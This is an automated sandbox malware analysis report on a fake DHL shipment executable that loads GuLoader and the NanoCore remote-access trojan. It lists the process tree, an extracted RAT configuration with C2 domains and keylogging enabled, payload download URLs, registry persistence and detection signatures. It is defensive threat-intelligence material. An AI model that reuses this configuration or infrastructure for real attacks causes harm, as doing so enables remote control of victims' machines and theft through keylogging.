ID: 1361
Sample Name:
nDHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe
Cookbook: default.jbs
Time: 13:05:15
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report nDHL_Shipment_Notification…

Overview


General Information

Sample Name:	nDHL_Shipment_Notification_1231413385_Notification_1231413385_september 2021.exe
Analysis ID:	1361
MD5:	cd65994e4f53363.
SHA1:	241dda06961d32..
SHA256:	634115d5eb9122..
Infos:	

Most interesting Screenshot:



Detection




Nanocore GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Potential malicious icon found
- Multi AV Scanner detection for subm…
- Malicious sample detected (through …
- Sigma detected: NanoCore
- Detected Nanocore Rat
- GuLoader behavior detected
- Multi AV Scanner detection for dropp…
- Yara detected Nanocore RAT
- Hides threads from debuggers
- Writes to foreign memory regions

Classification



Process Tree

- **System is w10x64native**
- nDHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe (PID: 6936 cmdline: 'C:\Users\user\Desktop\nDHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe' MD5: CD65994E4F53363527E3651759103759)
  - RegAsm.exe (PID: 9088 cmdline: 'C:\Users\user\Desktop\nDHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe' MD5: A64DACA3CFBCD039DF3EC29D3EDDD001)
    - conhost.exe (PID: 9096 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- Rotacism6.exe (PID: 7172 cmdline: 'C:\Users\user\Driftigt\Rotacism6.exe' MD5: CD65994E4F53363527E3651759103759)
  - RegAsm.exe (PID: 1368 cmdline: 'C:\Users\user\Driftigt\Rotacism6.exe' MD5: A64DACA3CFBCD039DF3EC29D3EDDD001)
  - RegAsm.exe (PID: 4328 cmdline: 'C:\Users\user\Driftigt\Rotacism6.exe' MD5: A64DACA3CFBCD039DF3EC29D3EDDD001)
    - conhost.exe (PID: 1624 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- Rotacism6.exe (PID: 8340 cmdline: 'C:\Users\user\Driftigt\Rotacism6.exe' MD5: CD65994E4F53363527E3651759103759)
  - RegAsm.exe (PID: 6396 cmdline: 'C:\Users\user\Driftigt\Rotacism6.exe' MD5: A64DACA3CFBCD039DF3EC29D3EDDD001)
    - conhost.exe (PID: 7672 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "005eae7f-e51b-4c9c-bdf2-9db4e686",
  "Group": "CATA",
  "Domain1": "septnan.duckdns.org",
  "Domain2": "asynno.ddns.net",
  "Port": 55642,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Disable",
  "RequestElevation": "Disable",
  "BypassUAC": "Disable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000025.00000002.1829914216.000000001DDE1000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000025.00000002.1829914216.000000001DDE1000.00000004.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x23cef:$a: NanoCore • 0x23d48:$a: NanoCore • 0x23d85:$a: NanoCore • 0x23dfe:$a: NanoCore • 0x23d51:$b: ClientPlugin • 0x23d8e:$b: ClientPlugin • 0x2468c:$b: ClientPlugin • 0x24699:$b: ClientPlugin • 0x1b545:$e: KeepAlive • 0x241d9:$g: LogClientMessage • 0x24159:$i: get_Connected • 0x15d21:$j: #=q • 0x15d51:$j: #=q • 0x15d8d:$j: #=q • 0x15db5:$j: #=q • 0x15de5:$j: #=q • 0x15e15:$j: #=q • 0x15e45:$j: #=q • 0x15e75:$j: #=q • 0x15e91:$j: #=q • 0x15ec1:$j: #=q
00000025.00000002.1830216600.000000001EDE1000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	

Source	Rule	Description	Author	Strings
00000025.00000002.1830216600.000000001EDE1000.00000004.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x493f5:$a: NanoCore • 0x4944e:$a: NanoCore • 0x4948b:$a: NanoCore • 0x49504:$a: NanoCore • 0x5cbaf:$a: NanoCore • 0x5cbc4:$a: NanoCore • 0x5cbf9:$a: NanoCore • 0x7567b:$a: NanoCore • 0x75690:$a: NanoCore • 0x756c5:$a: NanoCore • 0x49457:$b: ClientPlugin • 0x49494:$b: ClientPlugin • 0x49d92:$b: ClientPlugin • 0x49d9f:$b: ClientPlugin • 0x5c96b:$b: ClientPlugin • 0x5c986:$b: ClientPlugin • 0x5c9b6:$b: ClientPlugin • 0x5cbcd:$b: ClientPlugin • 0x5cc02:$b: ClientPlugin • 0x75437:$b: ClientPlugin • 0x75452:$b: ClientPlugin
00000023.00000002.1758980906.000000001DDD1000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
Click to see the 7 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
35.2.RegAsm.exe.1ddf3f10.0.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost
35.2.RegAsm.exe.1ddf3f10.0.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe75:$x2: NanoCore.ClientPluginHost • 0x1261:$s3: PipeExists • 0x1136:$s4: PipeCreated • 0xeb0:$s5: IClientLoggingHost
37.2.RegAsm.exe.1de03f10.0.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost
37.2.RegAsm.exe.1de03f10.0.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe75:$x2: NanoCore.ClientPluginHost • 0x1261:$s3: PipeExists • 0x1136:$s4: PipeCreated • 0xeb0:$s5: IClientLoggingHost
35.2.RegAsm.exe.1ee1e44c.3.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xd9ad:$x1: NanoCore.ClientPluginHost • 0xd9da:$x2: IClientNetworkHost
Click to see the 25 entries				

Sigma Overview

AV Detection:

Sigma detected: NanoCore

E-Banking Fraud:

Sigma detected: NanoCore

Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Multi AV Scanner detection for dropped file
- Yara detected Nanocore RAT

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration
- Uses dynamic DNS services

E-Banking Fraud:

- Yara detected Nanocore RAT

System Summary:

- Potential malicious icon found
- Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

- Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

- Tries to detect Any.run
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

- Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

- Writes to foreign memory regions

Stealing of Sensitive Information:

- GuLoader behavior detected
- Yara detected Nanocore RAT


Remote Access Functionality:

- Detected Nanocore Rat
- Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 1	Registry Run Keys / Startup Folder 1	Process Injection 1 1 2	Masquerading 1	Input Capture 1 1	Security Software Discovery 4 2 1	Remote Services	Input Capture 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job	DLL Side-Loading 1	Registry Run Keys / Startup Folder 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	DLL Side-Loading 1	Virtualization/Sandbox Evasion 2 3 1	Security Account Manager	Virtualization/Sandbox Evasion 2 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Remote Access Software 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Hidden Files and Directories 1	LSA Secrets	System Information Discovery 1 3	SSH	Keylogging	Data Transfer Size Limits	Non-Application Layer Protocol 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Application Layer Protocol 2 1 2
External Remote Services	Scheduled Task	Startup Items	Startup Items	DLL Side-Loading 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
nDHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe	29%	Virustotal		Browse
nDHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe	13%	ReversingLabs	Win32.Trojan.Mucc	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Driftigt\Rotacism6.exe	13%	ReversingLabs	Win32.Trojan.Mucc	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://178.32.63.50/boss/nancata_RbkGW109.bin	0%	Avira URL Cloud	safe	
http://178.32.63.50/moss/nancata_RbkGW109.bin%	0%	Avira URL Cloud	safe	
http://178.32.63.50/moss/nancata_RbkGW109.binhttp://178.32.63.50/boss/nancata_RbkGW109.binwininet.dl	0%	Avira URL Cloud	safe	
septnan.duckdns.org	0%	Avira URL Cloud	safe	
http://178.32.63.50/moss/nancata_RbkGW109.bino	0%	Avira URL Cloud	safe	
http://178.32.63.50/moss/nancata_RbkGW109.bin	0%	Avira URL Cloud	safe	
asynno.ddns.net	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
septnan.duckdns.org	193.104.197.28	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
septnan.duckdns.org	true	• Avira URL Cloud: safe	unknown
http://178.32.63.50/moss/nancata_RbkGW109.bin	true	• Avira URL Cloud: safe	unknown
asynno.ddns.net	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
193.104.197.28	septnan.duckdns.org	unknown		1299	TELIANETTeliaCarrierEU	true
178.32.63.50	unknown	France		16276	OVHFR	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	1361
Start date:	27.09.2021
Start time:	13:05:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 22s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	nDHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering

Number of analysed new started processes analysed:	43
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.troj.evad.winEXE@14/7@77/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:09:17	API Interceptor	4134x Sleep call for process: RegAsm.exe modified
13:09:20	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce Digressionernes8 C:\Users\user\Driftigt\Rotacism6.exe
13:09:28	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce Digressionernes8 C:\Users\user\Driftigt\Rotacism6.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
193.104.197.28	DHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe	Get hash	malicious	Browse	
178.32.63.50	DHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe	Get hash	malicious	Browse	• 178.32.63.50/moss/Host_AKhLBP62.bin
	Booking-Confirmation-1KT277547_ref-5002o2q2XYK-ref_1KT277547_ref-5002o2q2XYK.exe	Get hash	malicious	Browse	• 178.32.63.50/mt/nansept_YbjxsPwq12.bin
	nSOA_Statement-of-Account_desk-of-account-receivable-june-august-2021-cummulative.exe	Get hash	malicious	Browse	• 178.32.63.50/ma/Host_wfKdFDKfLU89.bin

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OVHFR	DHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe	Get hash	malicious	Browse	• 178.32.63.50

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Lrs8NGx6VM.exe	Get hash	malicious	Browse	• 164.132.171.176
	Claim-838392655-09242021.xls	Get hash	malicious	Browse	• 51.89.115.111
	2PzMc3x4WP.exe	Get hash	malicious	Browse	• 87.98.153.120
	e5jVcbuCo5.exe	Get hash	malicious	Browse	• 176.31.32.199
	i7qUJCnMz0.exe	Get hash	malicious	Browse	• 176.31.32.199
	zsChlwJrkj.exe	Get hash	malicious	Browse	• 176.31.32.199
	claim.xls	Get hash	malicious	Browse	• 51.89.115.111
	9uHCz7MrjF.exe	Get hash	malicious	Browse	• 176.31.32.199
	J1IYv644YS.exe	Get hash	malicious	Browse	• 51.254.69.209
	b3astmode.arm7	Get hash	malicious	Browse	• 37.187.28.233
	J7SOJRlEly.exe	Get hash	malicious	Browse	• 51.91.193.179
	SE6Hlp3GfE.exe	Get hash	malicious	Browse	• 176.31.32.199
	TxIlr8dCCJ.exe	Get hash	malicious	Browse	• 176.31.32.199
	xZqtlgwoWq.exe	Get hash	malicious	Browse	• 176.31.32.199
	XwfWWIkABj.exe	Get hash	malicious	Browse	• 51.254.84.37
	w86r2qGEjf.exe	Get hash	malicious	Browse	• 176.31.32.199
	xd.arm7	Get hash	malicious	Browse	• 164.133.71.222
	HYmN4qwdBc.exe	Get hash	malicious	Browse	• 51.91.236.193
	gXH3oSVmWj.exe	Get hash	malicious	Browse	• 176.31.32.199
TELIANETTeliaCarrierEU	DHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe	Get hash	malicious	Browse	• 193.104.197.28
	0HXxUcP5S4	Get hash	malicious	Browse	• 217.212.229.228
	S7wQtTgZBF	Get hash	malicious	Browse	• 104.123.190.203
	rod3gmxCHK	Get hash	malicious	Browse	• 178.76.5.162
	i686	Get hash	malicious	Browse	• 178.76.5.180
	Booking-Confirmation-1KT277547_ref-5002o2q2XYK-ref_1KT277547_ref-5002o2q2XYK.exe	Get hash	malicious	Browse	• 193.104.197.30
	1JFod4taFm	Get hash	malicious	Browse	• 193.45.0.22
	ofgE8wetW4	Get hash	malicious	Browse	• 213.155.150.24
	jew.x86	Get hash	malicious	Browse	• 80.239.196.190
	vigmCKdmz9	Get hash	malicious	Browse	• 178.78.11.99
	tohlldtsnN	Get hash	malicious	Browse	• 62.115.122.3
	YQqx8LTbmF	Get hash	malicious	Browse	• 62.115.122.8
	DbGr5tUs3N	Get hash	malicious	Browse	• 193.45.0.10
	sora.x86	Get hash	malicious	Browse	• 80.239.148.228
	HsQg5UkrWY	Get hash	malicious	Browse	• 209.170.88.177
	HtxD2FSo8o	Get hash	malicious	Browse	• 178.76.30.223
	JMn71TLrES	Get hash	malicious	Browse	• 217.212.230.150
	frKG4b8C9c	Get hash	malicious	Browse	• 62.115.56.113
	NVwuK32YYU	Get hash	malicious	Browse	• 23.52.153.3
	E8BpDKVKq3	Get hash	malicious	Browse	• 80.239.196.196

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\RegAsm.exe.log	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	484
Entropy (8bit):	5.329823438649177
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\RegAsm.exe.log	
SSDEEP:	12:Q3LaJU2kf0U29sEi1B0U2uk6CSbyU1k7t92PLI4M6:MLF2kN29sEi52GXAqI4j
MD5:	A7D638357AC3EA35CAC71DC69C51F1CA
SHA1:	DFEECB467265C051F5975C22339F244D54974D20
SHA-256:	64521E5F83E22B93A14C312AD6C20304F2F8815E414F902120D3D96B39DBD295
SHA-512:	7F58508A45654779EF3AECAC6CB2329DFC83203AF38D8AECA6DE41082549AA8B18A20DE94B5DA67E8FCFBEF42BE81216EDF0EAF44E6380C2BF91C7E5656F0A 73
Malicious:	false
Preview:	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\06e54f5fa1f15dd558eaf403cdcacad3\System.ni.dll",0..3,"C:\Windows\assembly \NativeImages_v2.0.50727_32\System.Drawing\5085e86702d2182b0d9417971c65ded2\System.Drawing.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_3 2\System.Windows.Forms\ae952be8fa59744d6333aed90b72f162\System.Windows.Forms.ni.dll",0..2,"Microsoft.VisualBasic, Version=8.0.0.0, Culture=neutral, Pu blicKeyToken=b03f5f7f11d50a3a",0..

C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\catalog.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
File Type:	data
Category:	dropped
Size (bytes):	1160
Entropy (8bit):	7.024371743172393
Encrypted:	false
SSDEEP:	24:IQnybgCUtvd7xCFhwUuQnybgCUtvd7xCFhwUuQnybgCUtvd7xCFhwUuQnybgCUtd:Ik/lCrwfk/lCrwfk/lCrwfk/lCrwfk/a
MD5:	786E4F1138F3E30FB67C690E55AC5A4F
SHA1:	828C2B627BCB54053173B54C3A4C289EF3476641
SHA-256:	D953043AE0955AA739AF97A60DAC7541048D83FC7601365A861A527E59DBFA38
SHA-512:	5FA075AB5626579DFE5A96E5B6DABF60DC3DDBA8A6E5ADEF0538032E8FB000772C7DCB73D315B208A04125F014ACCB92FAA194108D4C76443B9FB7B97719FF 6
Malicious:	false
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0. :e[7w{1.!.4.....&.Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0.:e[7w{1.!.4.....&.Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7.." .hK.!.x.2..i..zJ... 